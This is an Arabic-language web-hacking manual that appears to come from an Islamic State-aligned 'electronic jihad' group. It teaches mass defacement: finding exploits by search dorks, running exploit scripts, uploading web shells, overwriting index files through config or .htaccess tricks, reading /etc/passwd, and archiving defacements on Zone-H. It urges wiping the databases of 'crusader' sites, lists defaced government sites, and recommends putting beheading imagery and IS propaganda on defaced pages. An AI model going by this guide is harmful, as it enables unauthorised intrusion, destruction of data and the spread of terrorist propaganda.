
This exploit category includes exploits for web applications.

Date	Q	A	Title	Platform	Author
2016-01-14	✓	✓	SeaDove CMS v3.3.6.8 - Remote Root Exploit	PHP	Blam00country
2016-01-14	✓	✓	Manage Engine Applications Manager 12 - Multiple Vulnerabilities	Multiple	Blam00country
2016-01-14	✓	✓	Manage Engine Applications Manager 12.5 - Arbitrary Command Execution Vulnerability	Multiple	Blam00country
2016-01-11	✓	✓	Microsoft SQL Server 2014 - Authentication Remote Code Execution	SQL	MAT Bystrovsk
2016-01-08	✓	✓	WordPress 4.7.4 - Multiple Remote Code Execution	PHP	Kafai Mubayy
2016-01-07	✓	✓	D-Link DCS-9311 File Upload	Hardware	mlsaglo
2016-01-07	✓	✓	WordPress Reporting Module 0.1.1 - Remote Code Execution	PHP	Shuaib D. myna

قاعدة بيانات تحتوي على حوالي **35000** ثغرة متنوعة و من نفس الشركة المطورة لنظام كالي لينكس **Offensive Security** انصحكم بتصفحه للتعرف على خصائصه

www.Exploit-db.com

CX Security < موقع غير مشهور و انصح به المبتدئين خاصة .. يضع مجموعة من الثغرات القوية و سهلة الاستغلال التي تم وضعها بمواقع اخرى ...



www.cxsecurity.com/dorks

- خدعة يجب ان تعرفها و تتعلق بالثغرات المعروضة للبيع في موقع انجكتور مثلا كثير منها مسرب و لا تحتاج لدفع المال مقابلها احيانا بل يكفي البحث عليها بـغوغل و استخدام اعدادات البحث المتقدمة في ذلك او في موقع Pastebin.com او مراكز الرفع...الكثير من الهكرز اغبياء لدرجة انهم يضعون اسم الثغرة كعنوان

قبل ختم هذا الجزء اريد ان انبه الى اهم نقطتين فيه

ايجاد الثغرة قد يبدو صعبا في الاول لكن مع قليل مع الاجتهاد ستنجح باذن الله فقط لا تفقد الامل... النقطة الثانية و هي اللعب بدلالات الدورك هي مفتاح لكل شئ في الاختراق العشوائي تعتمد على الذكاء اكثر من اي شئ اخر مثلا عندك ثغرة في سكرت لمواقع الشوب (شراء المنتجات) سيكون من الغباء جدا وضع كلمة Cars مع الدورك .. تريد استهداف بلد معين و لنفترض **تركيا** وجدت عشرات المواقع بالصفحات الاولى لكن تحتاج لمواقع لم تكتشف بعد .. بم تشتهر تركيا ? بالسياحة ... سيكون من المناسب وضع كلمة **Hotel** (يمكنك كتابتها بالتركية) .. اتمنى ان تكون الفكرة وصلت .

الان استغلال كافة انواع الثغرات

لا أقصد استغلال ثغرات الأبلود و السكول و الاكس اس اس .. بل لغات كتابتها
ستجد ثغرات مكتوبة ب **PHP . HTML . Perl . Python . Ruby** و لاستغلالها تحتاج
لعدة برامج ترجمة على حاسوبك ...


البي اش بي - PHP : و تتم في الغالب عن طريق موجه الاوامر (CMD) كالثغرة RightNow (صفحة ١١) و ان كانت ذات واجهة رسومية ارفعها على سرفر كالشل بموقع مثلا او عن طريق سرفر شخصي للاستخدام الخاص بحاسوبك كمبتدء يجب ان يتوفر سرفر شخصي على حاسوبك

XAMPP < الافضل للويندوز خاصة لمن يريد تجريب السكريبتات فقط
الرابط : www.apachefriends.org

APPSERVER < مناسب خاصة لمكتشفي الثغرات لا ينصح به للمبتدئين 

الرابط : www.appservnetwork.com

بي اش بي – PHP (بالترمنال) : بعد تنصيب المترجم (سنعمل على **xampp**)
بعد تنصيبه نذهب لمسار **C:\xampp\php** و نضع ثغرات و السكريبتات التي نريد
لا تنسى تشغيل المترجم و ظهور خيار **Apache** باللون الاخضر ..



```
Microsoft Windows [version 6.0.6002.1.80402.0]
(c) 2013 Microsoft Corporation

C:\Users\Admin>cd /

C:\>cd xampp

C:\xampp>cd php

C:\xampp\php>php exploit.php
```

الان نشغل الترمينال (او موجه الاوامر) – CMD

الاوامر للذهاب للمسار بالتسلسل ...

و في الاخير امر تشغيل سكريبت **بي اش بي**

هذا بالنسبة للويندوز .. اصحاب الكالي لينكس اعتقد
تعرفون الطريقة فقط ضع اذهب لمسار الملف و شغلو

اش تي ام ال – HTML : اسهل نوع فقط استعرض السكريبت بالمتصفح ..

بيرل – PERL : نفس فكرة البي اش بي .. فقط لا يشترط ان يكون السكريبت في
مجلد محدد حمله من هنا

Download ActivePerl 5.22.1
for Windows (x86)

Download ActivePerl 5.22.1
for Windows (64-bit, x64)

www.Activestate.com/activeperl/downloads

حمل حسب نسخة ويندوز لديك (64) او (32)

البايثون – Python : نسخة شبه طبق الاصل عن البيرل حمله من هنا <

www.python.org/downloads

انصحكم بنسخة 2.7.11

روبي – Ruby : نفس فكرة اللغات التي سبقته (البايثون و البيرل) في حال صادفت
ثغرات مكتوب باولها **msf** .. فهذا يعني أنها تعمل مع مشروع الميتاسبلويت (لا
انصحكم به كمبتدئين و كمستعملي ويندوز) على كل حال رابط لتحميل المترجم
.. النسخة الاخيرة اعتقد تفي بالغرض :

www.ruby-lang.org/fr/downloads



أبو حسين البريطاني (تقبله الله)



فرسان الجهاد الإلكتروني

و منهم من قضى نحبه
و منهم من ينتظر

2.5.07

بعد الجزء الاخير (ايجاد الثغرات و استغلالها) الذي يعتبر الاول و الاهم
الكثير سيعلق فيه لكن لا تفقدو الامل فهو اشبه بالابتلاء
قبل الفتوحات



ISLAMIC STATE

Hacked By Islamic State

0x000000

0x000000

0x000000



لا إله إلا الله



HACKED BY THE ISLAMIC STATE

#JUST

HACKED BY ISLAMIC STATE SUPPORTERS LONG LIVE #REFUGEE

WELFARE AND JUSTICE

Hacked By Team System

Hacked By Team System

Hacked By Team System

Hacked By Team System

Hacked By Team System

Hacked By Team System

Hacked By Team System

Hacked By Team System

Hacked By Team System

Hacked By Team System

Hacked By Team System

لا إله إلا الله



Hacked by IL'APoca

Contact

الجزء الثاني بمصور الاختراق العشوائي

اختراق الموقع و تغيير الاندكس

عند رفع الشل .. اي انك اجتزت ٩٠ بالمئة من المهمة في اغلب الاحيان لا يبقى الا رفع الاندكس على الصفحة الرئيسية و تخريب قاعدة البيانات (اذا كان الموقع مهم او يمثل صليبيين او مرتدين) .

Cwd: /var/www/vhosts/ /htdocs/ drwxrwx--- [home]

[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Netw

File manager

Name	Size	Modify	Owner/Group	Permissions
[.]	dir	2016-01-03 22:44:56	10240/504	drwxrwx---
[..]	dir	2015-11-18 10:57:44	10240/504	drwxrwx---
[blogs]	dir	2015-10-23 07:30:05	10240/505	drwxr-xrwx
[cgi-bin]	dir	2015-10-23 07:28:19	10240/504	drwxrwx---
[css]	dir	2015-10-23 07:28:19	10240/505	drwxr-xrwx
[forum]	dir	2015-11-12 19:29:42	10240/0	drwxr-xr-x
[img]	dir	2015-10-23 07:28:19	10240/505	drwxr-xrwx
[test]	dir	2015-10-23 07:28:19	10240/505	drwxr-xrwx
[tmp]	dir	2015-10-23 07:30:05	10240/505	drwxr-xrwx
[wp-admin]	dir	2015-10-23 07:30:05	10240/505	drwxr-xrwx
[wp-content]	dir	2015-11-28 18:20:34	10240/505	drwxr-xrwx
[wp-includes]	dir	2015-10-23 07:30:05	10240/505	drwxr-xrwx
.htaccess	236 B	2015-11-07 14:00:48	10240/503	-rw-r--r--
88d0f893e382.html	12 B	2015-11-25 13:23:45	0/0	-rw-r--r--
favicon.ico	1.12 KB	2015-10-23 07:28:19	10240/505	-rw-r--rw-
google88b9fe9800ccabb7.html	53 B	2015-12-21 10:11:45	0/0	-rw-r--r--
index.php	435 B	2015-11-20 11:18:12	10240/505	-rw-r--rw-
LEGGIMI.txt	398 B	2015-10-23 07:30:05	10240/505	-rw-r--rw-
licencia.txt	17.51 KB	2015-10-23 07:30:05	10240/505	-rw-r--rw-
licens-sv_SE.txt	13.95 KB	2015-10-23 07:30:05	10240/505	-rw-r--rw-
licens.html	22.61 KB	2015-10-23 07:30:05	10240/505	-rw-r--rw-
license.txt	19.46 KB	2015-10-23 07:30:05	10240/505	-rw-r--rw-

رفعنا شل على موقع و نريد اختراقه ببساطة نذهب لمسار تثبيت الموقع (حيث يوجد ملف الاندكس) في هذه الحالة **htdocs** نضع الاندكس الخاص بنا و هو عبارة عن كود مبرمجة بلغة HTML يحتوي على رسالتك التي تريد نشرها ..

File Tools

Name: index.php **Size:** 435 B **Permission:** -rw-r--rw- **Owner/Group:** 10240/505
Create time: 2015-11-20 11:18:39 **Access time:** 2015-12-16 12:52:30 **Modify time:** 2015-11-20 11:18:12

View Highlight Download Hexdump [Edit] Chmod Rename Touch

```
<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define('WP_USE_THEMES', true);

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
```

>>

لدينا صلاحية لتعديل الاندكس **-rw-r--rw-** نقوم بنسخ و لصق الاندكس الخاص بنا و نضغط على الزر **>>** و هو عبارة عن زناد القراصنة

الخطوة السابقة سهلة و روتينية .. لكن قد تواجه عدة مشاكل بها اليك بعد الاسئلة الشائعة :

لا اجد الاندكس ؟

– قد تجده باسماء اخرى مثل index.asp , index.php , index.php ...

ان كنت تملك تصريح على ملف الرئيسي للموقع فلن تحتاج للتخمين و البحث فقط قم بحذف كل الملفات التي تشك بها و ارفع الاندكس الخاص بك ..

لا تجد ايضا ?? جرب الدخول للصفحة الرئيسية للموقع و انظر اذا وجهك لمسار اخر او موقع اخر ... اذا فعل اذهب لملف htaccess . احذف المحتوى و اعد رفع الاندكس

لا صلاحية لي بملف الاندكس ؟



– اذا امتلكت صلاحية بملف الكونفيغ مثلا wp-config.php لسكربت ووردبريس او configuration.php لجوملا فقم بوضع الاندكس بالكونفيغ و ستجده بالصفحة الرئيسية اتمنى ان تكون الفكرة وصلت (كونفيغ = اندكس)

ايضا اذا امتلكت صلاحية بملف الهاتكس (htaccess) فيمكنك رفع الاندكس على الصفحة الرئيسية ايضا . فقط ابحث عن ملف مصرح و ليكن مثلا /Uploads/ ارفع به الاندكس الخاص بك و لنسمة مثلا is.php نضع الكود الاتي بملف الهاتكس طبعاً غيره حسب حالتك :

DirectoryIndex /Uploads/is.php

وجدت ملفات مواقع لكن لم اجد اسم الموقع ؟

–السؤال الازلي .. لو كان اسم الملف مثلا JohnRadioCenter منطقيا لا يوجد مئة محطة راديو تحمل اسم 'جون' يكفي البحث عنها في غوغل و ان لم تجد نتائج استعرض مواقع السرفر على محرك البحث بينغ و اكتب الكلمات الدلالية مثلا Jhon Radio , (كيف تستعرض مواقع السرفر على بينغ < <



و ستظهر لك المواقع المستضافة على السرفر)
ان لم تجد ايضا يمكن ان تدخل لتستعرض الاندكس و تبحث عن عنوان الموقع غالبا تجده هكذا مثلا : <titel>WebSite Titel</titel>
ابحث عن العنوان بغوغل و ستجد الموقع باذن الله
طريقة اخرى و هي باستعراض ملف **passwd** المتواجد بالمسار الاتي : /etc/passwd

CTRL + F

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
ntp:x:38:38:/:etc/ntp:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89:/:var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
psaadm:x:500:500:psa user:/usr/local/psa/admin:/sbin/nologin
popuser:x:110:31:POP3 service user:/var/qmail/popuser:/sbin/nologin
ehandlers-user:x:30:31:mail handlers user:/:/sbin/nologin
psaftp:x:501:502:anonftp psa user:/:/sbin/nologin
apache:x:502:503:Apache server:/:/sbin/nologin
drweb:x:100:507:DrWeb system account:/var/drweb:/bin/false
sw-cp-server:x:503:508:/:/bin/true
named:x:25:25:Named:/var/named:/sbin/nologin
mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
tomcat:x:91:91:Apache Tomcat:/usr/share/tomcat6:/sbin/nologin
horde_sysuser:x:498:589:horde webmail user:/usr/share/psa-horde:/sbin/nologin
nginx:x:497:498:Nginx user:/var/lib/nginx:/bin/false
```

بعد استعراض الملف نبحث عن
يوزر الموقع مثلا JhonRadio و
ستجد عنوان الموقع باذن الله
الامر : cat /etc/passwd
(دون التطرق لاساليب التخطي)
الطريقة الاخيرة و هي عن طريق
اداة بسيطة تعتمد على ملف
الدومينات بالسرفر
/etc/named.conf
تجدون الاداة في عدة شلات من
بينها K2LL33D لكن الكود الاصلي
تجدونه مع المرفقات باذن الله

الاندكس .. اهم ما تحتاجه

ما لا يدركه اغلب القراصنة ان الرسالة التي توصلها على واجهة الموقع هي ما
تعبت لاجله .. لا لاجل الشهرة و لا السمعة .. فوضع صورة مغني فاجر او 'تفاهات'
لا تجعلك تبدو الا غبيا . بجد من هو الزائر الذي قد يتذكر ما كتبته .. اليكم نصائح
للقراصنة عامة و انصار الدولة الاسلامية خاصة ..

- ١ – من الافضل ان تضع فيديو قصير (اصدار 'ولا تنظرون' قصير . متوفر بعدة لغات)
- ٢ – اذا اردت ارباعهم فلا بديل لراية العقاب (او صور متحركة لعمليات ذبح)
- ٣ – اجعله بسيطا .. و كن مبدع في تصميمه
- ٤ – تخيل انك زبون بريطاني دخلت موقع شركة امريكية .. لتجد كتابة يابانية على
الواجهة و مقطع صوتي يبدو كاغنية ما 'قرصان ياباني احمق' (لا بديل عن
الانجليزية في الاندكس)
- ٥ – لو تعبت في صنع الاندكس فمن الافضل ان تشغره حتى لا يسرقه ايا كان و
اليك بعض مواقع تشفير "الاش تي ام ال"

http://www.iwebtool.com/html_encrypter

<http://www.onlinehtmlencryption.com>

http://www.smartgb.com/free_encrypthtml.php

شغره بها بترتيب عشوائي ..

- ٦ – ابتعد عن تكبير اسمك المستعار و خاصة سردي شخصيتك (لأنها مهما
ظهرت لك انها قوية ففي عين الزائر العادي غبية و طفولية)

[SINGLE](#) | [MASS](#)

Warning

A defacement is considered in all countries an unauthorized computer access, a denial of service action therefore a CRIME under all means, even if you don't think so. The activity of defacing to warn the administrator of a bugged server about its vulnerable status is considered a crime too and a questionable ethical conduct. Zone-H accepts your notifications but doesn't support, condone, justify at all any defacing activity. Instead, we welcome you to stop such activity or else you might face the same destiny of some notorious defacers who got arrested and jailed. See the following examples:

http://www.theregister.com/2005/06/28/deceptive_duo_hacker_jailed
http://www.theregister.co.uk/2005/10/27/secfocus_hacker_deport/page2.html
<http://www.zone-h.org/content/view/full/4446/31>

You might want to consider instead, the possibility to quit your ILLEGAL activity before getting jailed (because you will) as other defacers did before you. See this example:

<http://www.hackinthebox.org/modules.php?op=modload&name=News&file=article&sid=12044&mode=thread&order=0&thold=0>

If you have any question or if you need any help or advice to convince you about all of the above, feel free to contact any of the Zone-H staff members.

DISCLAIMER: all the information contained in Zone-H's cybercrime archive were either collected online from public sources or directly notified **anonymously** to us. Zone-H is neither responsible for the reported computer crimes nor it is directly or indirectly involved with them. You might find some offensive contents in the mirrored defacements. Zone-H didn't produce them so we cannot be responsible for such contents.

If you are the administrator of an hacked site which is mirrored in Zone-H, please note that Zone-H is not related at all with the defacements itself.

Don't ask us to remove the mirror of your defaced website, as a cybercrime archive Zone-H's mission is to keep the entries in the database.

All the self-produced material belongs to Zone-H. You are free to use it as long as proper credits to Zone-H are reported as by the CC license reported below.

Zone-H is not responsible for the use/misuse of the published information, you can use it at your own risk.

We don't accept notifications through email, IP address notifications, notifications with fake and/or created subdomains by notifier or with wrong attack methods selected.

Notifier :

Domain 1

طريقة الاختراق (لا تهمل)

سبب الاختراق (لا يهم)


الان بعد اختراق الموقع و رفع الاندكس على الصفحة الرئيسية .. تحتاج خطوة غير اساسية لكن يعشقها الكثير من الهكرز (هناك من يخترق لاجلها) و هي ارشفة اختراقاتك بموقع الزون-اتش | Zone-H لكن انتبه .. الموقع يخبرك بصراحة بانك ترتكب 'جريمة الكترونية' يعاقب عليها القانون .. من الاخير سيسلم معلوماتك للانتربول اذا طلبو ذلك .. و ان كنت مناصر فسيبدئون بك لتسجيل اختراقك انقر على خيار notify اذا كان عدد المواقع كبير اضغط على خيار Mass و اذا كان موقع او اثنين اتركه Single ضع معلوماتك كما تبين الصورة و اضغط "ساند" .. لتجد المواقع التي سجلتها اذهب الى ARCHIVE .. و ان لم تجدها هناك فحتمًا ستجدها في OnHold اي المواقع التي لم يتم ارشفتها بعد ...

عندها اضغط على اسمك لتجد ارشيفك الشخصي ...
 ملاحظات |

- الموقع لا يقبل المواقع التي اخترقت قبل عام
- الموقع لا يقبل المواقع الغير مختربة نادرا ما يقبل المواقع النصف مختربة (كتابة اسمك بمحتوى مثلا)
- الموقع نادرا ما يحذف موقع او سرفر سجلته (و مازالت اسباب الحذف مجهولة)

انتهينا الان من اختراق الموقع .. نجيب على بعض الاسئلة المحتملة :

برنامج تنصحي به لتصميم الاندكس



برنامج فرونت بايج 'FRONTPAGE'
تجدون معلومات بالمرفقات
باذن الله. على كل تحتاج اندكس
لتعدل عليه فاليك طريقة

للحصول على واحد و اخذ الكود
خاصته.

اولا نذهب للزون و ندخل لخانة
الارشيف (العادي او الخاص لا
يهم)

L	Domain	OS	View
★	www.karaculhasulama.gov.tr/if....	Win 2008	mirror
★	www.bayramic-ezinesulama.gov.t...	Win 2008	mirror
★	www.ayvaciksulama.gov.tr/if.html	Win 2008	mirror
★	www.akbuksulama.gov.tr/if.html	Win 2008	mirror
★	www.kemersulama.gov.tr/if.html	Win 2008	mirror
★	www.yukariakcaysulama.gov.tr/i...	Win 2008	mirror
★	bayramicsulama.gov.tr/if.html	Win 2008	mirror
★	www.bigasulama.gov.tr/if.html	Win 2008	mirror
★	www.bigaicmesuyu.gov.tr/if.html	Win 2008	mirror
★	www.santacruz.gov.ar	Linux	mirror
★	iscp.pm.df.gov.br/hxm.htm	Linux	mirror
★	bojonegorokab.go.id/h4x0r.txt	Linux	mirror
★	datcambepussa.wp.gov.lk/App_Da...	Win 2012	mirror
★	cr.wp.gov.lk/english/Anon.htm	Win 2012	mirror

نتجول بين الاختراقات حتى نجد
اندكس قوي يناسب احتياجاتنا
مثلا هذا



نعمل view-source و نبحث على رابط كهذا

82 "<http://zonehmirrors.org/defaced/2016/02/12/www.ayvaciksulama.gov.tr/www.ayvaciksulama.gov.tr/if.html>" width="100%"
83 height="350px" border="0" scrolling="auto" /></iframe>

ندخل للرابط و نعمل view-source مرة اخرى

و مبروك عليك كود الاندكس و اتمنى ان لا تستعملو هذه الطريقة كثيرا بل
حاولو ان تبدعو !)

برنامج لاستعراض الاكواد

notepad Plus = برنامج فرنسي الاصل و يعتبر الاقوى بلا منازع (تقييم شخصي)
Sublime Text = لا بأس به متوفر بعدة ثيمات وواجهة اجمل من السابق
تجدون معلوماتهم بالمرفقات

الجهاد ضد ذي السبيل
 طريق الجنة
 فانصر الى
 طريق الفلاح
 ما جبر
 سارع و
 لدار الخلافة
 خفافا ثقالا
 ابي دار الخلافة
 ابي دار الاسلام
 ربح الاسلام



التلاعب بالدوركات

- وضع الدوركات في اي محرك غير غوغل هو مضيعة للوقت في اغلب الاحيان
- الصفحة الاولى و الثانية و الثالثة و الرابعة ... لا جدوى من محاولة استغلالها ان الثغرة حصرية (من اكتشافك)
- ليست المواقع الحكومية هي المهمة فقط .. لا تستثني وضع كلمات دلالية لشركات كبيرة مثلا تويوتا. كيا . مكدونالدز . يونيساف ...
- استعمال ثغرة عمرها عامين على الاكثر مضيعة وقت في اغلب الاحيان
- لا تتوقف عن استعمال ثغرة حتى تعصر اخر موقع بها و يصبح كتابة الدورك يتم دون النظر للوحة المفاتيح

استغلال الثغرات

- في حال مواجهتك اي مشكلة مع مترجم لغة برمجة معينة ابحث عن الحل بالانجليزية و باستعمال نص المشكلة احسن
- عند استغلال ثغرات ترفع على السرفر (بي اس بي) فكلما كان السرفر قويا و سريعا كان احسن
- قبل رفع الشل ارفع الابلودر (Uploader)
- تأكد دائما من كود الثغرة (السورس) و افحصه يدويا بحثا عن تلغيم

الشل

- استعمل الشلات مفتوحة المصدر فكثيرها ملغم .. (الشلات بالمرفقات نظيفة)
- تأمل الشل اكثر من استعمالك له . اخلط الاكواد اصف و احذف .. ستتعلم البرمجة مع الوقت
- عند اي استعمال للشل (او اي سكربت) عليك اغلاق الانترنتي فايرس لكونه يعتبره اكواد خبيثة او 'HackTool'

الاندكس

- الاندكس الصغير البسيط او الكبير المشفر اثنين لا بديل عنهما (و ليس كل يوم اندكس جديد)
- فكر عند اختيارك لاسمك المستعار مرتين
- ان كان يهتمك امنك الشخصي فلا تترك اي رابط للاتصال على الاندكس (مهمة للانصار)



الرقة تُذبح بصمت
Raqqa is Being Slaughtered Silently
WWW.RAQQA-SL.COM



WWW.ALALAM.IR

العربية
AL ARABIYA
NEWS

WWW.ALARABIYA.NET



WWW.RT.COM



